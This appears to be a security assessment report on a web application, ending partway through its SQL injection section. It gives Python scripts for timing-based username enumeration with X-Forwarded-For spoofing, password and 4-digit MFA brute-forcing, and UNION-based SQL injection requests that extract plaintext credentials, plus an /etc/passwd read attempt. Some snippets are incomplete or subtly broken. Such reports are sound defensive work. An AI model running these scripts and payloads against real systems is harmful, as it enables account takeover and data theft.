

CUSTOMER	GOODSTUFF
SUBJECT	WEB APPLICATION
DOCUMENT	SECURITY ASSESSMENT REPORT

Table of contents

1.	Executive summary	3
1.1.	Results	3
1.2.	Recommendations	3
2.	Findings and Recommendations	4
2.1.	Approach to Testing	4
2.2.	Findings and Recommendations	5
2.3.	Delimitations and Restrictions	5
3.	Results and recommendations	6
3.1.	Severity Ratings	6
3.2.	Outline of Identified Vulnerabilities	6
3.3.	Technical Description of Findings	7
3.3.1.	Authentication Failure via Username Enumeration	7
3.3.2.	Broken Brute-Force Protection	10
3.3.3.	Two-Factor Authentication Failure	12
3.3.4.	SQL Injection Vulnerability with Cryptographic Failure	16
3.3.5.	JWT Authentication Bypass via JWK Header Injection	20

1. EXECUTIVE SUMMARY

During the period between 2024-12-06 and 2024-12-13, MrCrLr Security AB conducted a security assessment of the Goodstuff web application.

The purpose of this assessment was to evaluate the security posture of the web application's authentication mechanisms, input handling processes, and data storage practices, with a particular focus on identifying vulnerabilities such as SQL injection, cryptographic failures, and authentication bypass. The assessment also examined the system's resistance to privilege escalation, unauthorized data extraction, and remote code execution through weak input validation and server-side request handling.

Given Goodstuff AB's handling of sensitive customer data protected under the EU's GDPR, the assessment focused on identifying vulnerabilities that could compromise data confidentiality, integrity, or availability.

This report presents the findings of the assessment, detailing vulnerabilities identified during the evaluation and offering actionable recommendations for mitigation.

1.1. Results

The security assessment uncovered critical vulnerabilities within the web application that pose significant risks to customer data and core functionalities. Exploitation of these weaknesses could lead to unauthorized access, privilege escalation, and compromise of the application's integrity.

Key findings include issues such as insecure authentication token handling, insufficient input validation, and flaws in database query processing. These vulnerabilities, coupled with inadequate cryptographic measures and weak password policies, create opportunities for attackers to escalate privileges, expose sensitive data, and exploit the system.

1.2. Recommendations

Ensure that mitigation efforts address all identified vulnerabilities, including those deemed low severity, as attackers can exploit these to create high-impact attack chains. By resolving low-severity vulnerabilities, the risk of such attack chains can be minimized, significantly improving the overall security posture of the application.

Strengthen security controls by enhancing authentication mechanisms, using modern password storage measures, validating user inputs, and implementing protections against server-side exploitation.

2. FINDINGS & RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3.

2.1. Approach to Testing

The security assessment was performed as a web application assessment. The goal of such an assessment is to identify weaknesses, misconfigurations, technical flaws and vulnerabilities. The process to do so involves analyzing how the application works and what and how security mechanisms are implemented. The OWASP Top 10:2021 and OWASP Web Security Testing Guide are well known and comprehensive frameworks for testing web applications and APIs. These frameworks have served as a reference throughout the test, where it was applicable.

Security testing is not an exact science and it is not possible to list every single test-case that can be performed against an application, but some common areas are:

- Authorization
- Injection attacks
- Error handling
- Cryptography
- Business logic

Certain vulnerabilities are better suited to be tested in an automatic fashion, others are better to be tested manually, and some are more easily identifiable using the available source code. Therefore a combination of techniques have been employed throughout the test.

Goodstuff AB provided the assessors with test accounts in their staging environment within different tenants.

The primary tools used during the assessment have been Burp Suite Pro.

2.2. Findings and Recommendations

The evaluation revealed multiple vulnerabilities within the Goodstuff web application and client portals, including weaknesses in authentication mechanisms, SQL injection vulnerabilities, cryptographic failures, and a JWT authentication bypass vulnerability. These issues pose significant risks to the confidentiality of user data, the integrity of the system, and its availability. Left unaddressed, they enable attackers to bypass authentication, retrieve sensitive information, escalate privileges, and gain unauthorized access to administrative functions.

The JWT vulnerability specifically allows attackers to inject self-signed keys via the jwk header, crafting tokens that the server incorrectly validates. This bypasses authentication controls, granting access to sensitive endpoints like /admin. The SQL injection vulnerability enables attackers to manipulate database queries, enumerate tables, and extract sensitive data such as usernames and passwords. Cryptographic failures exacerbate these risks, as credentials were found to be stored in plaintext, providing attackers with a direct avenue for compromising accounts.

To mitigate these vulnerabilities, Goodstuff AB should ensure credentials are securely stored using strong hashing algorithms such as bcrypt or Argon2 and eliminate SQL injection risks by implementing parameterized queries or prepared statements while validating user inputs and enforcing strict error handling.

Authentication mechanisms should be hardened to prevent username enumeration by making error messages, HTTP status codes, and response times indistinguishable. Brute-force protections, such as IP-based rate limiting and CAPTCHA after failed attempts, should also be enforced. Multi-factor authentication (MFA) should be enhanced using dedicated security applications like Google Authenticator to generate security codes locally and protect against interception.

By addressing these vulnerabilities, Goodstuff AB can significantly reduce its exposure to exploitation, enhance the resilience of its web application, safeguard sensitive user data, and ensure compliance with industry security standards and regulations. Detailed remediation steps for specific vulnerabilities are provided in Section 3.

2.3. Delimitations and restrictions

A full and exhaustive review was performed. No delimitations or restrictions were encountered.

3. RESULTS & RECOMMENDATIONS

3.1 Severity Ratings

SEVERITY	DESCRIPTION
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Informational	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

3.2 Outline of identified vulnerabilities

VULNERABILITY	HIGH	MEDIUM	LOW	INFO
3.3.1 Authentication failure via username enumeration			X	
3.3.2 Broken brute-force password protection			X	
3.3.3 Two-factor authentication failure due to faulty logic			X	
3.3.4 SQL Injection vulnerability with cryptographic failure	X ←	→ X		
3.3.5 JWT Authentication Bypass via JWK Header Injection	X			

Table 2: Identified vulnerabilities.

3.3. Technical description of findings

3.3.1 Authentication Failure via Username Enumeration

Severity: low

Description

Authentication is the process of verifying the identity of a user or client. Websites are potentially exposed to anyone who is connected to the internet. This makes robust authentication mechanisms integral to effective web security.

Most vulnerabilities in authentication mechanisms occur in one of two ways:

- The authentication mechanisms are weak because they fail to adequately protect against brute-force attacks.
- Logic flaws or poor coding in the implementation allow the authentication mechanisms to be bypassed entirely by an attacker. This is sometimes called “broken authentication”.

During the security assessment of the Goodstuff web application, the authentication mechanisms were tested with a simple algorithm which attempted to find a valid username by trying many common user names from a large list.

The resulting data showed this type of attack, referred to as “username enumeration”, could be exploited in order to ascertain whether or not any specific username was valid.

The tests showed that, when a valid username was provided in combination with a very long incorrect password, response times were increased by 30 to 40 percent on average over response times for login attempts made with invalid usernames.

If most of the HTTP requests on the Goodstuff web application are handled with a similar response time, any that deviate suggest that something different may be happening behind the scenes. This is an indication that the guessed username might be correct.

Top 10 Slowest Responses:	
1. Username: carlos, Response Time: 0.426 seconds	
2. Username: adam, Response Time: 0.312 seconds	
3. Username: affiliates, Response Time: 0.304 seconds	
4. Username: announce, Response Time: 0.297 seconds	
5. Username: agent, Response Time: 0.297 seconds	
6. Username: user, Response Time: 0.295 seconds	
7. Username: pi, Response Time: 0.286 seconds	
8. Username: admins, Response Time: 0.286 seconds	
9. Username: akamai, Response Time: 0.281 seconds	
10. Username: af, Response Time: 0.278 seconds	
Slowest Username: carlos, Response Time: 0.426 seconds	
Possible username match --> carlos	

Example 1. Username enumeration is when an attacker is able to observe changes in the website’s behavior in order to identify whether a given username is valid.

```
## ENUMERATE USERNAMES WHILE BYPASSING RATE-LIMITING ##
import requests, time

def find_username_bypass_rate_limit(url, session, cookies, password):
    response_times = []

    for username in usernames:
        headers, data = generate_random_session(username, password, url)
        start_time = time.perf_counter()
        response = session.post(url, data=data, headers=headers, cookies=cookies)
        end_time = time.perf_counter()
        elapsed_time = end_time - start_time
        response_times.append((username, elapsed_time))

    sorted_times = sorted(response_times, key=lambda x: x[1], reverse=True)

    for i, (username, elapsed_time) in enumerate(sorted_times[:10], start=1):
        print(f"{i}. Username: {username}, Response Time: {elapsed_time:.3f} seconds")

    slowest_username = sorted_times[0][0] if sorted_times else None
    return slowest_username

if __name__ == "__main__":
    url = "https://www.goodstuff.com"
    session = requests.Session()
    cookies = get_cookies(session, url, ca_cert_path)
    dummy_password = "howdy" * 21
    username = find_username_bypass_rate_limit(url, session, cookies, dummy_password)

    if username:
        print(f"Possible username match --> {username}")
    else:
        print("Username enumeration unsuccessful.")
```

Example 2. This script is designed to identify valid usernames on a web application by exploiting response time discrepancies while also bypassing rate-limiting measures by IP spoofing.

An attacker may surmise that Goodstuff might only check whether the password is correct if the username is valid. This extra step might cause a slight increase in the response time. This may be subtle, but an attacker can make this delay more obvious by entering an excessively long password that the website takes noticeably longer to handle.

This provides an attacker with valuable information because they are able to establish a list of valid usernames. While a user name leak alone may not constitute a security threat, this vulnerability greatly reduces the time and effort required to brute-force a login to Goodstuff because the attacker is able to quickly generate a shortlist of valid usernames.

Example 1 on the previous page demonstrates the output of a simple username enumeration program like the code example pictured above. A similar script was run on Goodstuff to find potential valid usernames which would later be shortlisted for a brute-forcing of passwords.


```
def generate_random_ip():  
    ## Generate a random IP address to spoof. ##  
    return f"{random.randint(1, 255)}.{random.randint(0, 255)}."  
    return f"{random.randint(0, 255)}.{random.randint(1, 255)}"
```

Example 3. Simple script for generating random IP formatted strings.

```
def generate_random_session(username, password, url):  
    headers = {  
        "X-Forwarded-For": generate_random_ip(),  
        "User-Agent": random.choice([  
            "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",  
            "Mozilla/5.0 (Macintosh; Intel Mac OS X)",  
            "Mozilla/5.0 (X11; Linux x86_64)"  
        ]),  
        "Referer": url,  
    }  
    data = {"username": username, "password": password}  
    return headers, data
```

Example 4. The X-Forwarded-For header can be easily manipulated by attackers to spoof their IP address.

```
GET /login HTTP/1.1  
Host: www.goodstuff.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0  
X-Forwarded-For: 203.0.113.42  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Encoding: gzip, deflate, br  
Authorization: Bearer abc123tokenxyz  
Cookie: session_id=9876543210abcdef  
Connection: keep-alive
```

Example 5. The X-Forwarded-For header can be easily manipulated by attackers.

Additionally, Goodstuff's IP blocking mechanism was insufficient defense because it relies solely on the X-Forwarded-For header to determine the user's IP address. This approach is problematic, as the X-Forwarded-For header can be easily manipulated by attackers to spoof their IP address, bypassing the intended restrictions.

Recommendations

Implement a fixed response time for login attempts, ensuring that requests with invalid usernames and requests with incorrect passwords take the same amount of time to process. This prevents attackers from deducing whether a username is valid based on response time.

Hash the provided password for all login attempts, even if the username is invalid. This adds a consistent computational step, making the processing time similar for both valid and invalid usernames.

Set a reasonable maximum length for passwords (e.g., 64 characters). This prevents attackers from exploiting excessively long passwords to manipulate response times.

A more robust solution for Goodstuff's IP-based user rate limiting would involve validating the source IP address at the network level combined with measures to prevent attackers from spoofing or altering their apparent IP address.

3.3.2 Broken Brute-Force Protection

Severity: low

Description

A brute-force attack is when an attacker uses a system of trial and error to guess valid user credentials. These attacks are typically automated using wordlists of usernames and passwords. Automating this process, especially using dedicated tools, enables an attacker to make vast numbers of login attempts at high speed.

It is highly likely that a brute-force attack will involve many failed guesses before the attacker successfully compromises an account. Logically, brute-force protection revolves around trying to make it as tricky as possible to automate the process and slow down the rate at which an attacker can attempt logins. The two most common ways of preventing brute-force attacks are:

- Locking the account that the remote user is trying to access if they make too many failed login attempts.
- Blocking the remote user’s IP address if they make too many login attempts in quick succession.

Both approaches offer varying degrees of protection, but neither is invulnerable, especially if implemented using flawed logic.

During testing of the authentication protection of the Goodstuff web application and client portals it was discovered that login security mechanisms were implemented using faulty logic.

As previously mentioned in section 3.3.1 the IP address block was enabled by referencing the X-Forwarded-For parameter in the HTTP request header and not at the network level. In other words, user input was being accepted without validation. This allowed IP spoofing, or generation of a fake IP address-like number.

It was simple to brute-force a list of passwords for the accounts that had been previously exposed during the username enumeration attack. See example 1.

In other client portal endpoints with higher security levels, penetration test results showed that the application had in fact implemented network level IP blocking after a three password attempt limit, however the counter for the number of failed login attempts was reset if the IP address owner logged into any account successfully.

```
Trying password: austin
Trying password: love
Trying password: pass
Trying password: yankees
Trying password: dallas
Trying password: 987654321
Trying password: matrix
Trying password: taylor
Trying password: monitor
Trying password: mobilemail
Trying password: moon
Trying password: monitoring
Trying password: mom
Trying password: montana
Trying password: thunder
Trying password: montoya
Password found: montoya
Brute-force successful: montoya
```

Example 1. Unobstructed brute-force attempt with success.

This means an attacker could login to their own valid account every few attempts to prevent the limit from ever being reached. So merely including valid login credentials at regular intervals throughout the brute-force dictionary attack was enough to render this defense virtually useless. See example 2.

Recommendations

Password policy must be strengthened in order to avert these types of attacks. Policies can be tailored to each specific endpoint's necessity and relevance but should focus on these criteria:

- Align password length, complexity, and rotation policies with National Institute of Standards and Technology (NIST).
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.

The use of CAPTCHA challenges after a threshold of failed login attempts, regardless of the IP address or account is a strong deterrent of brute-force attacks and it should be implemented. Lock accounts after a set number of failed attempts, but implement progressive delays (e.g., 1-minute delay for the first lockout, 5 minutes for the second, etc.)

Finally, make MFA an available option to all login endpoints, especially for sensitive accounts for which it should be a requirement. This adds an extra layer of protection, even if the username and password are compromised this prevents automated credential stuffing, brute force, and stolen credential reuse attacks.

```
Brute-forcing target account: carlos with password: 1234567
Brute-forcing target account: carlos with password: dragon
Logging in with your account: wiener
Your account login successful for wiener. Brute-force counter reset.

Brute-forcing target account: carlos with password: 123123
Brute-forcing target account: carlos with password: baseball
Logging in with your account: wiener
Your account login successful for wiener. Brute-force counter reset.

Brute-forcing target account: carlos with password: abc123
Brute-forcing target account: carlos with password: football
Logging in with your account: wiener
Your account login successful for wiener. Brute-force counter reset.

Brute-forcing target account: carlos with password: montoya
Valid password found for carlos: montoya
```

Example 2. Output from a script including valid login credentials at regular intervals throughout a brute-force dictionary attack where faulty logic in IP blocking created a vulnerability in Goodstuff.

3.3.3 Two-Factor Authentication Vulnerability

Severity: low

Description

It is increasingly common to see both mandatory and optional two-factor authentication (2FA) based on something the user knows and something the user has. This usually requires users to enter both a traditional password and a temporary verification code from an out-of-band physical device in their possession.

While it is sometimes possible for an attacker to obtain a single knowledge-based factor, such as a password, being able to simultaneously obtain another factor from an out-of-band source is considerably less likely. For this reason, two-factor authentication is demonstrably more secure than single-factor authentication. However, as with any security measure, it is only ever as secure as its implementation. Poorly implemented two-factor authentication can be beaten, or even bypassed entirely, just as single-factor authentication can.

It is also worth noting that the full benefits of multi-factor authentication are only achieved by verifying multiple different factors. Verifying the same factor in two different ways is not true two-factor authentication. Email-based 2FA is one such example. Although the user has to provide a password and a verification code, accessing the code only relies on them knowing the login credentials for their email account. Therefore, the knowledge authentication factor is simply being verified twice.

```
Brute-force attempt starts with generated MFA code: 0000, Status: 200
Brute-force attempt with generated MFA codes up to: 0100, Status: 200
Brute-force attempt with generated MFA codes up to: 0200, Status: 200
Brute-force attempt with generated MFA codes up to: 0300, Status: 200
Brute-force attempt with generated MFA codes up to: 0400, Status: 200
Brute-force attempt with generated MFA codes up to: 0500, Status: 200
Brute-force attempt with generated MFA codes up to: 0600, Status: 200
Brute-force attempt with generated MFA codes up to: 0700, Status: 200
Brute-force attempt with generated MFA codes up to: 0800, Status: 200
Brute-force attempt with generated MFA codes up to: 0900, Status: 200
Brute-force attempt with generated MFA codes up to: 1000, Status: 200
Brute-force attempt with generated MFA codes up to: 1100, Status: 200
Brute-force attempt with generated MFA codes up to: 1200, Status: 200
Brute-force attempt with generated MFA codes up to: 1300, Status: 200
Brute-force attempt with generated MFA code: 1367, Status: 320 (!!!!)

Successfully bypassed MFA with code: 1367
Following redirect to: https://www.goodstuff.net/my-account?id=carlos
Logged in successfully as user: carlos
```

Example 1: Output from a script developed to bypass session cookie controls, IP-blocking, and account locking mechanisms in order to successfully brute-force the incorrently implemented logic in Goodstuff's MFA.

In the case of the Goodstuff web application and client portals the two-factor authentication currently implemented is of the ineffective variety. The error in implementation is that the security code is being generated server-side instead of where it should be – on something the account holder possesses.

Underneath the hood it is apparent how an attacker could use HTTP post and get requests to automate navigation through the login endpoints. It is likely that an attacker would have previously mapped out the expected HTTP responses in order to write a script to automate a brute-force login attempt of the compromised account.

After collecting data in Burp Suite which showed the sequence of HTTP requests and responses during the login process, it became clear how the two-factor authentication system could be systematically brute-forced. The data revealed predictable behavior, such as status codes and redirect patterns, which allowed for automation of the attack.

Example 6. If attacker attempts a second guess at the 2FA-code a logout and redirect would have resulted.

```
GET /login HTTP/2
Cookie: session=sHpRueLHX9S412fU6XHQG0BLXP5BYbi
Accept: text/html,application/xhtml+xml,application/xml;
```

Example 2. Initial login endpoint, with session cookie.

```
POST /login HTTP/2
Cookie: session=sHpRueLHX9S412fU6XHQG0BLXP5BYbi
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;

csrf=zeMTxRwNcjgGbbPrpjLanjTCMrUJSB3x
&username=carlos&password=montoya
```

```
GET /login2 HTTP/2
Cookie: session=pY5dEVN0ygK2IhxUdLPQLq2CCLk36ywU
Accept: text/html,application/xhtml+xml,application/xml;
```

Example 3a and 3b (above). Successful login with stolen credentials, redirects to login2 endpoint.

```
POST /login2 HTTP/2
Cookie: session=pY5dEVN0ygK2IhxUdLPQLq2CCLk36ywU
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;

csrf=VTzLLtVru9f5oxT9IhwKcgu52LwIg9Gw&mfa-code=2345
```

Example 4. Attacker makes one guess at 2FA-code. Checks for status code 302 indicating found and then follows redirect logged in to target account. If status code 200 is returned in response, rinse and repeat.

```
GET /my-account?id=carlos HTTP/2
Cookie: session=o0TaVfEL9Ixp4dAGgdh6zgDQAYTC0JDU
Accept: text/html,application/xhtml+xml,application/xml;
```

Example 5. A second try at guessing 2FA-code returns an http status code 302 and logs the user out possibly invalidating the 2FA code. The attacker skips this step.

```
GET /my-account HTTP/2
Cookie: session=o0TaVfEL9Ixp4dAGgdh6zgDQAYTC0JDU
Accept: text/html,application/xhtml+xml,application/xml;
```

```
## LIBRARY REQUIREMENTS ##
import requests
from bs4 import BeautifulSoup

## SESSION INITIALIZATION ## Parameters necessary to establish session.#

def get_csrf_token(response): # Function to retrieve CSRF token from the specified URL.#

## BRUTE-FORCE LOOP ##
mfa_codes = [f"{i:04d}" for i in range(10000)]
last_code_attempted = None
found_flag = False

for mfa_code in mfa_codes:
    response = session.get(f"{base_url}{endpoints[0]}", verify=ca_cert_path, timeout=10)
    csrf_token = get_csrf_token(response)

    payload = {"csrf": csrf_token, "username": username, "password": password}
    response = session.post(
        f"{base_url}{endpoints[0]}", data=payload, verify=ca_cert_path, allow_redirects=False)

    response = session.get(f"{base_url}{endpoints[1]}", verify=ca_cert_path, timeout=10)
    csrf_token = get_csrf_token(response)

    payload = {"csrf": csrf_token, "mfa-code": mfa_code}
    response = session.post(
        f"{base_url}{endpoints[1]}", data=payload, verify=ca_cert_path, allow_redirects=False)


    if response.status_code == 302: # Successful MFA bypass
        found_flag = True
        last_code_attempted = mfa_code

        redirected_url = response.headers.get("Location")
        if redirected_url:
            print(f"Following redirect to: {base_url}{redirected_url}")
            final_response = session.get(f"{base_url}{redirected_url}", verify=ca_cert_path)
            print(f"You are logged in. \nFinal URL: {final_response.url}")
            break

## RESULTS ##
if found_flag:
    print(f"Successfully bypassed MFA with brute-force. Code: {last_code_attempted}")

session.close()
```

Example 6. This Python script outlines how MrCrLr Security AB was able to exploit Goodstuff's two-2FA system. If successfully exploited by an attacker, this flaw could allow unauthorized access to sensitive systems. It is also worth noting that the full benefits of multi-factor authentication are only achieved by verifying multiple different factors. Verifying the same factor in two different ways (e.g., email-based security codes at Goodstuff) is not true two-factor authentication.



My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Example 7. The 2fa-code in the Goodstuff web application was a simple 4-digit number. Without adequate brute-force protection, cracking the code took on average around 2 minutes.

Recommendations

While the previously mentioned recommendations address broader authentication security, additional measures must be implemented to secure the two-factor authentication system:

- Transition from server-side code generation to client-side code generation using a Time-Based One-Time Password (TOTP) algorithm. Tools like Google Authenticator can generate unique codes on a physical device (e.g., mobile app), removing reliance on predictable server responses.
- If TOTP is not an option, limit or increasingly delay failed login attempts. Invalidate the current 2FA code immediately after a failed login attempt and generate a new code for each new login session.

Further information regarding identification and authentication failures and specific guidelines that can be followed to correct them can be found in the OWASP¹ Authentication Cheat Sheets.

¹https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

3.3.4 SQL Injection with Cryptographic Failure

Severity: high

Description

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve.

A cryptographic failure is more of a broad symptom rather than a root cause, the focus is on failures related to cryptography (or lack thereof). Which often lead to exposure of sensitive data.

In MrCrLr Security AB's review of Goodstuff, SQL injection tests were performed manually. The results showed that an unauthorized party would be able to access data that belongs to other users, or any other data that the application itself can access. In the event that the attacker were able to escalate privileges, it would be possible to modify or delete this data, causing persistent changes to the application's content or behavior.

Furthermore, an attacker able to gain administrator privileges on the Goodstuff system could escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure, also enabling them to perform denial-of-service attacks. In this specific case due to the additional cryptographic failure, administrator privileges were able to be invoked.

SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

MrCrLr Security AB began to probe for SQL injection vulnerabilities in the product catalog in the Goodstuff client portal for retail customers. To determine whether the application was vulnerable to SQL injection, a test was performed using a simple SQL comment payload:

```
GET /filter?category='-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 200 OK
```

The server returned a **200 OK** status with no errors, indicating that the input was processed by the database without validation. This behavior confirmed the potential for SQL injection, as the single quote (') did not break the query.

To identify the underlying database management system (DBMS), **UNION**-based SQL injection payloads were crafted to retrieve system information.

*Example 2:
The database
was not
MySQL.*

```
GET /filter?category='+UNION+SELECT+%40%40version,+
NULL+-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 500 Internal Server Error
```

```
GET /filter?category='+UNION+SELECT+table_
name,+NULL+FROM+information_schema.
tables+WHERE+table_schema%3d'public'+-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 200 OK
products
users
```

Example 4: Enumerating tables within the public schema using a union-based SQL injection payload.

```
GET /filter?category='+UNION+SELECT+version(),+NULL+-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 200 OK
PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-
pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2)
9.4.0, 64-bit
```

Example 3: Confirmation the database in use was PostgreSQL.

```
GET /filter?category='+UNION+SELECT+NULL,NULL+-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 200 OK
```

Example 5: The server returned a 200 OK response, confirming that the original query expected 2 columns.

When first testing for MySQL (example 2) the server responded with a **500 Internal Server Error**, indicating that the query failed. This suggested the database was not MySQL or that specific query syntax was incompatible.

However, when testing for PostgreSQL the server returned a **200 OK** response and disclosed sensitive system information (examples 3 & 6).

This confirmed that the database in use was PostgreSQL 12.20 and the operating system installed on the server was Ubuntu Linux.

The second phase of the security assessment of the Goodstuff web application revealed SQL injection vulnerabilities that allowed further enumeration of database objects (example 4) and extraction of sensitive information. The filtering functionality was leveraged to list available tables, extract column names, and ultimately retrieve usernames and passwords stored in the database.

To successfully perform a **UNION**-based SQL injection, it is necessary to determine the number of columns in the original query. This was achieved by incrementally testing with **NULL** values (example 5).



Example 6: Sensitive information about the back-end system could be leaked via SQL query injection.

```
GET /filter?category='+UNION+SELECT+LOAD_
FILE('/etc/passwd'),+NULL+-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 500 Internal Server Error
```

```
GET /filter?category='+UNION+SELECT+column_
name,+NULL+FROM+information_schema.
columns+WHERE+table_name%3d'users'+-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 200 OK
username email password
```

Example 7: Directory traversal was not possible.

Example 8: Enumerating columns in the users table.

To test for potential server misconfigurations or file inclusion vulnerabilities, a query was executed to attempt reading the `/etc/passwd` file:

The server returned a **500 Internal Server Error**, indicating that the database’s file access functionality was either restricted or the server was correctly configured to block this action. While this mitigated a potential directory traversal vulnerability, the presence of an SQL injection vulnerability remained.


Since the `users` table was identified, a follow-up query was executed to list the column names within this table and the server returned a **200 OK** status and disclosed three columns in the table. These column names confirmed that the `users` table contained sensitive information, including usernames and hashed (or even plaintext) passwords.


Finally, a query was crafted to retrieve the contents of the `users` table, specifically targeting the `username` and `password` columns.

The server returned a **200 OK** status and disclosed the user credentials which consisted of usernames and plaintext passwords, allowing immediate and unobstructed login.

```
GET /filter?category='+UNION+SELECT+username,+password+
FROM+users-- HTTP/2
Host: goodstuff.com
Cookie: session=<valid_session_cookie>
--
HTTP/2 200 OK
username password
wiener          bnrsmv0zglfb7icob7
administrator   esnaox4xnda311hnb0z1
carlos          hwz3dcudp6efvvs6d5lw
```

Example 9: Credentials extracted from the users table.





After the server disclosed the user credentials which consisted of usernames and plaintext passwords MrCrLr SecurityAB pentesters were able to login as administrator.

Recommendations

Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2id, scrypt, bcrypt or PBKDF2.¹

